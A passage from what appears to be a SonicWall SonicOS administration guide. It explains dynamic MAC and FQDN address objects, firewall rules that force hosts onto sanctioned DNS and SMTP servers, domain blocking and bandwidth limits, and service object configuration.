- **Zone Association** – When defined, Host, MAC, and FQDN AOs require an explicit zone designation. In most areas of the interface (such as Access Rules) this is only used referentially. The functional application are the contextually accurate populations of Address Object drop-down menus and the area of VPN Access definitions assigned to Users and Groups. When AOs are used to define VPN Access, the Access Rule auto-creation process refers to the AO's zone to determine the correct intersection of VPN [zone] for rule placement. In other words, if the Host AO, `192.168.168.200 Host`, belonging to the LAN zone was added to VPN Access for the Trusted Users User Group, the auto-created Access Rule would be assigned to the VPN LAN zone.
- **Management and Handling** – The versatilely typed family of Address Objects can be easily used throughout the SonicOS interface, allowing for handles (for example, from Access Rules) to be quickly defined and managed. The ability to simply add or remove members from Address Object Groups effectively enables modifications of referencing rules and policies without requiring direct manipulation.
- **Reusability** – Objects only need to be defined once, and can then be easily referenced as many times as needed.

Key Features of Dynamic Address Objects

The term Dynamic Address Object (DAO) describes the underlying framework enabling MAC and FQDN AOs. By transforming AOs from static to dynamic structures **Firewall > Access Rules** can automatically respond to changes in the network.

Dynamic address objects: Features and benefits

Feature	Benefit
FQDN wildcard support	FQDN Address Objects support wildcard entries, such as `*.somedomainname.com`, by first resolving the base domain name to all its defined host IP addresses, and then by constantly actively gleaning DNS responses as they pass through the firewall. For example, creating an FQDN AO for `*.myspace.com` will first use the DNS servers configured on the firewall to resolve `myspace.com` to `63.208.226.40`, `63.208.226.41`, `63.208.226.42`, and `63.208.226.43` (as can be confirmed by `nslookup myspace.com` or equivalent). As most DNS servers do not allow zone transfers, it is typically not possibly to automatically enumerate all the hosts in a domain. Instead, the firewall looks for DNS responses *coming from sanctioned DNS servers* as they traverse the firewall. So, if a host behind the firewall queries an external DNS server that is also a configured/defined DNS server on the firewall, the firewall parses the response to see if it matches the domain of any wildcard FQDN AOs. **NOTE:** Sanctioned DNS servers are those DNS servers configured for use by firewall. The reason that responses from only sanctioned DNS servers are used in the wildcard learning process is to protect against the possibility of FQDN AO poisoning through the use of unsanctioned DNS servers with deliberately incorrect host entries. Future versions of SonicOS might offer the option to support responses from all DNS server. The use of sanctioned DNS servers can be enforced with the use of Access Rules, as described later in Enforcing the Use of Sanctioned Servers on the Network on page 447. To illustrate, assume the firewall is configured to use DNS servers `4.2.2.1` and `4.2.2.2`, and is providing these DNS servers to all firewalled client via DHCP. If firewalled client-A performs a DNS query against `4.2.2.1` or `4.2.2.2` for `vids.myspace.com`, the response is examined by the firewall and matched to the defined `*.myspace.com` FQDN AO. The result (`63.208.226.224`) is then added to the resolved values of the `*.myspace.com` DAO. **NOTE:** If the workstation, client-A, in the example above had resolved and cached `vids.myspace.com` before the creation of the `*.myspace.com` AO, `vids.myspace.com` would not be resolved by the firewall because the client would use its resolver's cache rather than issuing a new DNS request. As a result, the firewall would not have the chance to learn about `vids.myspace.com` unless it was resolved by another host. On a Microsoft Windows workstation, the local resolver cache can be cleared using the command **ipconfig /flushdns**. This forces the client to resolve all FQDNs, thereby allowing the firewall to learn them as they are accessed. Wildcard FQDN entries resolve all hostnames within the context of the domain name, up to 256 entries per AO. For example, `*.sonicwall.com` resolves `www.sonicwall.com`, `software.sonicwall.com`, and `licensemanager.sonicwall.com`, to their respective IP addresses, but it does not resolve `sslvpn.demo.sonicwall.com` because it is in a different context; for `sslvpn.demo.sonicwall.com` to be resolved by a wildcard FQDN AO, the entry `*.demo.sonicwall.com` would be required, which would also resolve `sonicos-enhanced.demo.sonicwall.com`, `csm.demo.sonicwall.com`, `sonicos-standard.demo.sonicwall.com`, and so on. **NOTE:** Wildcards only support full matches, not partial matches. In other words, `*.sonicwall.com` is a legitimate entry, but `w*.sonicwall.com`, `*w.sonicwall.com`, and `w*w.sonicwall.com` are not. A wildcard can only be specified once per entry, so `*.*.sonicwall.com`, for example, is not functional.


Dynamic address objects: Features and benefits

Feature	Benefit
FQDN resolution using DNS	FQDN Address Objects are resolved using the DNS servers configured on the firewall in the **Network > DNS** page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry's TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.
MAC Address resolution using live ARP cache data	When a node is detected on any of the firewall's physical segments through the ARP (Address Resolution Protocol) mechanism, the firewall's ARP cache is updated with that node's MAC and IP address. When this update occurs, if a MAC Address Objects referencing that node's MAC is present, it will instantly be updated with the resolved address pairing. When a node times out of the ARP cache due to disuse (for example, the host is no longer L2 connected to the firewall) the MAC AO will transition to an unresolved state.
MAC Address Object multi-homing support	MAC AOs can be configured to support multi-homed nodes, where multi-homed refers to nodes with more than one IP address per physical interface. Up to 256 resolved entries are allowed per AO. This way, if a single MAC address resolves to multiple IPs, all of the IP will be applicable to the Access Rules, etc., that refer to the MAC AO.
Automatic and manual refresh processes	MAC AO entries are automatically synchronized to the firewall's ARP cache, and FQDN AO entries abide by DNS entry TTL values, ensuring that the resolved values are always fresh. In addition to these automatic update processes, manual Refresh and Purge capabilities are provided for individual DAOs, or for all defined DAOs.
FQDN resolution using DNS	FQDN Address Objects are resolved using the DNS servers configured on the firewall in the **Network > DNS** page. Since it is common for DNS entries to resolve to multiple IP addresses, the FQDN DAO resolution process will retrieve all of the addresses to which a host name resolves, up to 256 entries per AO. In addition to resolving the FQDN to its IPs, the resolution process will also associate the entry's TTL (time to live) as configured by the DNS administrator. TTL will then be honored to ensure the FQDN information does not become stale.

Enforcing the Use of Sanctioned Servers on the Network

Although not a requirement, it is recommended to enforce the use of authorized or sanctioned servers on the network. This practice can help to reduce illicit network activity, and will also serve to ensure the reliability of the FQDN wildcard resolution process. In general, it is good practice to define the endpoints of known protocol communications when possible. For example:

- Create Address Object Groups of sanctioned servers (for example, SMTP, DNS)



- Create Access Rules in the relevant zones allowing only authorized SMTP servers on your network to communicate outbound SMTP; block all other outbound SMTP traffic to prevent intentional or unintentional outbound spamming.

#	Priority	Source	Destination	Service	Action	Users	Comment	Enable	Configure
1	1	Sanctioned SMTP Servers	Any	SMTP (Send E-Mail)	Allow	All		☑	
2	2	Any	Any	SMTP (Send E-Mail)	Deny	All		☑	

- Create Access Rules in the relevant zones allowing authorized DNS servers on your network to communicate with all destination hosts using DNS protocols (TCP/UDP 53).

  IMPORTANT: Be sure to have this rule in place if you have DNS servers on your network, and you will be configuring the restrictive DNS rule that follows.

- Create Access Rules in the relevant zones allowing Firewalled Hosts to only communicate DNS (TCP/UDP 53) with sanctioned DNS servers; block all other DNS access to prevent communications with unauthorized DNS servers.

#	Priority	Source	Destination	Service	Action	Users	Comment	Enable	Configure
1	1	Sanctioned DNS Servers	Any	DNS (Name Service)	Allow	All		☑	
2	2	LAN Subnets	Sanctioned DNS Servers	DNS (Name Service)	Allow	All		☑	
3	3	LAN Subnets	Any	DNS (Name Service)	Deny	All		☑	

- Unsanctioned access attempts will then be viewable in the logs.

2	06/19/2006 14:52:26.736	Notice	Network Access	TCP connection dropped	10.50.165.28, 4372, LAN (admin)	71.32.231.227, 25, WAN	TCP SMTP (Send E-Mail)	2 (LAN->WAN)
10	06/19/2006 14:51:32.608	Notice	Network Access	UDP packet dropped	10.50.165.28, 4336, LAN (admin)	4.2.2.1, 53, WAN	UDP DNS (Name Service) UDP	5 (LAN->WAN)

Using MAC and FQDN Dynamic Address Objects

MAC and FQDN DAOs provide extensive Access Rule construction flexibility. MAC and FQDN AOs are configured in the same fashion as static Address Objects, that is from the **Network > Address Objects** page. Once created, their status can be viewed by a mouse-over of their appearance, and log events will record their addition and deletion.

2	06/20/2006 00:13:39.064	Info	Firewall Event	Added host entry to dynamic address object	FQDN=*.dyndns.org; TTL=60; Host=71.35.249.153

Dynamic Address Objects lend themselves to many applications. The following are just a few examples of how they may be used. Future versions of SonicOS may expand their versatility even further.

Topics: :

Blocking All Protocol Access to a Domain using FQDN DAOs

There might be instances where you wish to block all protocol access to a particular destination IP because of non-standard ports of operations, unknown protocol use, or intentional traffic obscuration through encryption, tunneling, or both. An example would be a user who has set up an HTTPS proxy server (or other method of port-forwarding/tunneling on trusted ports like 53, 80, 443, as well as nonstandard ports, like 5734, 23221, and 63466) on his DSL or cable modem home network for the purpose of obscuring his traffic by tunneling it through

his home network. The lack of port predictability is usually further complicated by the dynamic addressing of these networks, making the IP address equally unpredictable.

Since these scenarios generally employ dynamic DNS (DDNS) registrations for the purpose of allowing users to locate the home network, FQDN AOs can be put to aggressive use to block access to all hosts within a DDNS registrar.


NOTE: A DDNS target is used in this example for illustration. Non-DDNS target domains can be used just as well.

Assumptions

- The firewall is configured to use DNS server `10.50.165.3`, `10.50.128.53`.
- The firewall is providing DHCP leases to all firewalled users. All hosts on the network use the configured DNS servers above for resolution.
    - DNS communications to unsanctioned DNS servers optionally can be blocked with Access Rules, as described in Enforcing the Use of Sanctioned Servers on the Network on page 447.
- The DSL home user is registering the hostname, `moosifer.dyndns.org`, with the DDNS provider DynDNS. For this session, the ISP assigned the DSL connection the address `71.35.249.153`.
    - A wildcard FQDN AO is used for illustration because other hostnames could easily be registered for the same IP address. Entries for other DDNS providers could also be added, as needed.

Step 1 – Create the FQDN Address Object


- From **Network > Address Objects**, select **Add** and create the following Address Object:



- When first created, this entry will resolve only to the address for dyndns.org, for example, 63.208.196.110.

Step 2 – Create the Firewall Access Rule

- From the **Firewall > Access Rules** page, **LAN->WAN** zone intersection, Add an Access Rule as follows:



NOTE: Rather than specifying **LAN Subnets** as the source, a more specific source could be specified, as appropriate, so that only certain hosts are denied access to the targets.


- When a host behind the firewall attempts to resolve moosifer.dyndns.org using a sanctioned DNS server, the IP address(es) returned in the query response will be dynamically added to the FQDN AO.
- Any protocol access to target hosts within that FQDN will be blocked, and the access attempt will be logged:

3	06/20/2006 00:20:20.608	Notice	Network Access	TCP connection dropped	10.50.165.28, 1777, LAN (admin)	71.35.249.153, 443, WAN	TCP HTTPS	6 (LAN->WAN)
6	06/20/2006 00:23:22.256	Notice	Network Access	TCP connection dropped	10.50.165.25, 2234, LAN	71.35.249.153, 63446, WAN	TCP Port: 63446	6 (LAN->WAN)

Using an Internal DNS Server for FQDN-based Access Rules

It is common for dynamically configured (DHCP) network environments to work in combination with internal DNS servers for the purposes of dynamically registering internal hosts – a common example of this is Microsoft's DHCP and DNS services. Hosts on such networks can easily be configured to dynamically update DNS records on an appropriately configured DNS server (for example, see the Microsoft Knowledgebase article *How to configure DNS dynamic updates in Windows Server 2003* at http://support.microsoft.com/kb/816592/en-us).

The following illustrates a packet dissection of a typical DNS dynamic update process, showing the dynamically configured host `10.50.165.249` registering its full hostname *bohuymuth.moosifer.com* with the (DHCP provided) DNS server `10.50.165.3`:



In such environments, it could prove useful to employ FQDN AOs to control access by hostname. This would be most applicable in networks where hostnames are known, such as where hostname lists are maintained, or where a predictable naming convention is used.

Controlling a Dynamic Host's Network Access by MAC Address

Since DHCP is far more common than static addressing in most networks, it is sometimes difficult to predict the IP address of dynamically configured hosts, particularly in the absence of dynamic DNS updates or reliable hostnames. In these situations, it is possible to use MAC Address Objects to control a host's access by its relatively immutable MAC (hardware) address.


Like most other methods of access control, this can be employed either inclusively, for example, to deny access to/for a specific host or group of hosts, or exclusively, where only a specific host or group of hosts are granted access, and all other are denied. In this example, we will illustrate the latter.

Assuming you had a set of DHCP-enabled wireless clients running a proprietary operating system which precluded any type of user-level authentication, and that you wanted to only allow these clients to access an application-specific server (for example, `10.50.165.2`) on your LAN. The WLAN segment is using WPA-PSK for security, and this set of clients should only have access to the `10.50.165.2` server, but to no other LAN resources. All other wireless clients should not be able to access the `10.50.165.2` server, but should have unrestricted access everywhere else.


Step 1 – Create the MAC Address Objects

To create the MAC Address Object:


1 From **Network > Address Objects**, select **Add** and create the following Address Object (multi-homing optional, as needed):



2 Once created, if the hosts are present in the firewall's ARP cache, they will be resolved immediately, otherwise they will appear in an *unresolved* state in the Address Objects table until they are activated and are discovered through ARP:



3 Create an Address Object Group comprising the Handheld devices:



Step 2 – Create the Firewall Access Rules

To create the firewall Access Rules:

1 To create access rules, navigate to the **Firewall > Access Rules** page:

   a Click on the **All Rules** radio button.

   b Scroll to the bottom of the page.

   c Click the **Add** button.

2 Create the following four access rules:

Sample access rules

Setting	Access Rule 1	Access Rule 2	Access Rule 3	Access Rule 4
From Zone	WLAN	WLAN	WLAN	WLAN
To Zone	LAN	LAN	LAN	LAN
Service	MediaMoose Services	MediaMoose Services	Any	Any
Source	Handheld Devices	Any	Handheld Devices	Any
Destination	10.50.165.3	10.50.165.3	Any	Any

Sample access rules

Setting	Access Rule 1	Access Rule 2	Access Rule 3	Access Rule 4
Users allowed	All	All	All	All
Schedule	Always on	Always on	Always on	Always on

NOTE: The MediaMoose Services service is used to represent the specific application used by the handheld devices. The declaration of a specific service is optional, as needed.

Bandwidth Managing Access to an Entire Domain

Streaming media is one of the most profligate consumers of network bandwidth. But trying to control access, or manage bandwidth allotted to these sites is difficult because most sites that serve streaming media tend to do so off of large server farms. Moreover, these sites frequently re-encode the media and deliver it over HTTP, making it even more difficult to classify and isolate. Manual management of lists of servers is a difficult task, but wildcard FQDN Address Objects can be used to simplify this effort.

Step 1 – Create the FQDN Address Object

To create the FQDN Address Object:

1. Navigate to **Network > Address Objects**.
2. Select **Add**.
3. Create the following Address Object:


Upon initial creation, `youtube.com` resolves to IP addresses `208.65.153.240`, `208.65.153.241`, `208.65.153.242`, but after an internal host begins to resolve hosts for all of the elements within the `youtube.com` domain, the learned host entries are added, such as the entry for the `v87.youtube.com` server (`208.65.154.84`).

Step 2 – Create the Firewall Access Rule

To create the firewall Access Rule:

- Navigate to the **Firewall > Access Rules** page.
- Select the LAN->WAN zone intersection.

- Add an Access Rule as follows:




NOTE: If you do not see the **Bandwidth** tab, you can enable bandwidth management by declaring the bandwidth on your WAN interfaces.

NOTE: The **BWM** icon appears within the **Access Rule** table, indicating that BWM is active and providing statistics. Access to all `*.youtube.com` hosts, using any protocol, is now be cumulatively limited to 2% of your total available bandwidth for all user sessions.

35

Configuring Network Service Objects and Groups

Network > Services



SonicOS supports an expanded IP protocol support to allow users to create services and access rules based on these protocols. For a list of pre-defined protocols, see Supported Predefined IP Protocols for Custom Service Objects on page 457. To add specific IP protocols required for your network, refer to Adding Custom IP Type Services on page 459.

Services are used by the SonicWall Security Appliance to configure network access rules for allowing or denying traffic to the network. The SonicWall Security Appliance includes default Service Objects and default Service Groups. Default Services are predefined services you can edit, but not delete. Default Service Groups are also predefined groups you can edit, but not delete.

You can also create custom Service Objects and custom Service Groups to configure firewall services to meet your specific business requirements.

Selecting **All Types** from the **Select** list displays both **Custom** and **Default** services.

Topics:

About Default Service Objects and Groups

The **Default Services** view displays the SonicWall Security Appliance default services in the **Service Objects** table and **Service Groups** table. The **Service Groups** table displays clusters of multiple default services as a single service object. You cannot delete or edit these predefined services. The **Service Objects** and **Service Groups** tables display the following attributes of the services and service groups:

Name	The name of the service.
Protocol	The protocol of the service.
Port Start	The starting port number for the service.
Port End	The ending port number for the service.
Class	Indicates whether the entry is a **Default** (system) or **Custom** (user) service.
Comments	Displays for the service object or group the **Reference By** applicable network address objects, firewall service objects, and network access rules, as well as **Groups (Member of)** service or application group type.
Configure	Displays the **Edit** and **Delete** icons for the service (default services cannot be deleted and their **Delete** icon is dimmed). The **Edit** icon displays the **Edit Service** dialog (only ports can be edited for default services).

Services that apply to common applications are grouped as **Default Service Groups**. These groups cannot be changed or deleted. Clicking on the triangle to the left of the Default Service Groups entry, displays all the individual Default Services included in the group. For example, the **DNS (Name Service)** entry has two services labelled **DNS (Name Service) TCP** for port 53 and **DNS (Name Service) UDP** for port 53. These multiple entries with the same name are grouped together, and are treated as a single service. Default Services Groups cannot be edited or deleted.

Custom Service Objects Configuration Task List

Topics:

Supported Predefined IP Protocols for Custom Service Objects

ICMP (**1**)	Internet Control Message Protocol) A TCP/IP protocol used to send error and control messages.
IGMP (**2**)	Internet Group Management Protocol) The protocol that governs the management of multicast groups in a TCP/IP network.
TCP (**6**)	Transmission Control Protocol) The TCP part of TCP/IP. TCP is a transport protocol in TCP/IP. TCP ensures that a message is sent accurately and in its entirety.

UDP (17) User Datagram Protocol) A protocol within the TCP/IP protocol suite that is used in place of TCP when a reliable delivery is not required.

GRE (47) Generic Routing Encapsulation) A tunneling protocol used to encapsulate a wide variety of protocol packet types inside IP tunnels, creating a virtual point-to-point link to firewalls or routing devices over an IP Internetwork.

ESP (50) Encapsulated Security Payload) A method of encapsulating an IP datagram inside of another datagram employed as a flexible method of data transportation by IPsec.

AH (51) Authentication Header) A security protocol that provides data authentication and optional anti-relay services. AH is embedded in the data to be protected (a full IP datagram).

EIGRP (88) Enhanced Interior Gateway Routing Protocol) Advanced version of IGRP. Provides superior convergence properties and operating efficiency, and combines the advantages of link state protocols with those of distance vector protocols.

OSPF (89) Open Shortest Path First) A routing protocol that determines the best path for routing IP traffic over a TCP/IP network based on distance between nodes and several quality parameters. OSPF is an interior gateway protocol (IGP), which is designed to work within an autonomous system. It is also a link state protocol that provides less router to router update traffic than the RIP protocol (distance vector protocol) that it was designed to replace.

PIM (103) Protocol Independent Multicast) One of two PIM operational modes:

- PIM sparse mode (PIM-SM) tries to constrain data distribution so that a minimal number of routers in the network receive it. Packets are sent only if they are explicitly requested at the RP (rendezvous point). In sparse mode, receivers are widely distributed, and the assumption is that downstream networks will not necessarily use the datagrams that are sent to them. The cost of using sparse mode is its reliance on the periodic refreshing of explicit join messages and its need for RPs.
- PM dense mode (PIM-DM) assumes all downstream routers and hosts want to receive a multicast datagram from a sender and floods multicast traffic throughout the network. Routers without downstream neighbors prune unwanted traffic. To minimize repeated flooding of datagrams and subsequent pruning, PIM DM uses a state refresh message sent by routers directly connected to the source.

NOTE: The firewall can be configured only as a multicast proxy so multicast traffic can be passed through the up-/downstream interface. The firewall can not act as a PIM router.

L2TP (115) Layer 2 Tunneling Protocol) A protocol that allows a PPP session to run over the Internet. L2TP does not include encryption, but defaults to using IPsec to provide virtual private network (VPN) connections from remote users to the corporate LAN.

Adding Custom Service Objects for Predefined Service Types

You can add a custom service for any of the predefined service types:

Predefined service types

Protocol	IP Number
ICMP	1
TCP	6
UDP	17
GRE	47
IPsec ESP	50
IPsec AH	51
IGMP	2


Predefined service types

Protocol	IP Number
EIGRP	88
OSPF	89
